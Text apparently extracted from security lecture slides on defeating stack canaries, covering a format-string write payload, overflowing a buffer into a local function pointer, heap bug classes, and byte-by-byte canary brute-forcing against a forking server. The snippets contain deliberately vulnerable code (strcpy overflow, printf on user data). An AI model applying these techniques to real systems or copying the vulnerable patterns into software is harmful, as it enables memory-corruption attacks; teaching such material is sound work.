
```
userData = "AAAA%204x%n";  
printf(userData);
```

Skip 204 bytes



# Defeating Stack Canary: Arbitrary Write

- Most coding errors are not simple “stack based buffer overflows”





# Defeating Stack Canary: local vars

Stack canary protects metadata of the stack (SBP, SIP, ...)

Not protected: **Local variables**

# Defeating Stack Canary: local vars

Overwrite local vars:

```
{  
void (*ptr)(char *) = &handleData;  
char buf[16];  
  
strcpy(buf, input);    // overflow  
(*ptr)(buf);           // exec ptr  
}
```



# Defeating Stack Canary: local vars

Overwrite local vars:


```
{  
void (*ptr)(char *) = &handleData;  
char buf[16];  
  
strcpy(buf, input);    // overflow  
(*ptr)(buf);           // exec ptr  
}
```


Here: Possible to overwrite function pointers



# Defeating Stack Canary: Arb. Write

Overwrite a local function pointer:






# Defeating Stack Canary: heap

Heap is not protected

- Heap bug classes:
  - Inter-chunk heap overflow/corruption
  - Use after free
  - Intra-chunk heap overflow / relative write
  - Type confusion
- We will have a detailed look at this at a later time





# Defeating Stack Canary: Brute force

A network server fork()'s on connect()

- If child crashes, next connection gets an “identical” child

But stack canary stay's the same

We can brute force it!

- 32 bit value, so  $2^{32} \approx 4$  billion possibilities?

## Usual buffer overflows

```
strcpy(a, b);
```

```
memcpy(a, b, len_in_bytes);
```

```
for(int n=0; n<len_in_bytes; n++) {  
    a[n] = b[n]  
}
```



## Defeating Stack Canary: Brute force

char buffer[64]	canary	SIP
-----------------	--------	-----

char buffer[64]	A	B	C	D	SIP
-----------------	---	---	---	---	-----

char buffer[64]	A	B	C	D	SIP
-----------------	---	---	---	---	-----


char buffer[64]	A	B	C	D	SIP
-----------------	---	---	---	---	-----

char buffer[64]	A	B	C	D	SIP
-----------------	---	---	---	---	-----



# Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**



# Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAAA	0x41	0x63	0xB2	0xC3
----------	------	------	------	------

A -> Crash

AAAAAAAA	0x42	0x63	0xB2	0xC3
----------	------	------	------	------

B -> No crash

# Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAAA	0x <b>41</b>	0x63	0xB2	0xC3
----------	--------------	------	------	------

A -> Crash

AAAAAAAA	0x <b>42</b>	0x63	0xB2	0xC3
----------	--------------	------	------	------

B -> No crash

AAAAAAAA	0x <b>42</b>	0x <b>61</b>	0xB2	0xC3
----------	--------------	--------------	------	------

Ba -> Crash

# Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAAA	0x41	0x63	0xB2	0xC3
----------	------	------	------	------

A -> Crash

AAAAAAAA	0x42	0x63	0xB2	0xC3
----------	------	------	------	------

B -> No crash

AAAAAAAA	0x42	0x61	0xB2	0xC3
----------	------	------	------	------

Ba -> Crash

AAAAAAAA	0x42	0x62	0xB2	0xC3
----------	------	------	------	------

Bb -> Crash



# Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAAA	0x41	0x63	0xB2	0xC3
----------	------	------	------	------

A -> Crash

AAAAAAAA	0x42	0x63	0xB2	0xC3
----------	------	------	------	------

B -> No crash

AAAAAAAA	0x42	0x61	0xB2	0xC3
----------	------	------	------	------

Ba -> Crash

AAAAAAAA	0x42	0x62	0xB2	0xC3
----------	------	------	------	------

Bb -> Crash

AAAAAAAA	0x42	0x63	0xB2	0xC3
----------	------	------	------	------

Bc -> No Crash



# Defeating Stack Canary: Brute force

So: not  $2^{32} = 4$  billion possibilities

But:

```
4 * 2^8 =
```

```
4 * 256 =
```

```
1024 possibilities
```

512 tries (crashes) on average

# Defeating Stack Canary: Brute force


I forgot... SFP

Argument for <foobar>

Saved IP (&main)

**Saved Frame Pointer**

Local Variables <func>



Stack Frame  
<foobar>

push ↗ ↘ pop

## Defeating Stack Canary: Brute force

char buffer[64]	canary	SBP	SIP
-----------------	--------	-----	-----

char buffer[64]	A	B	C	D	A	B	C	D	SIP
-----------------	---	---	---	---	---	---	---	---	-----

char buffer[64]	A	B	C	D	A	B	C	D	SIP
-----------------	---	---	---	---	---	---	---	---	-----

char buffer[64]	A	B	C	D	A	B	C	D	SIP
-----------------	---	---	---	---	---	---	---	---	-----

char buffer[64]	A	B	C	D	A	B	C	D	SIP
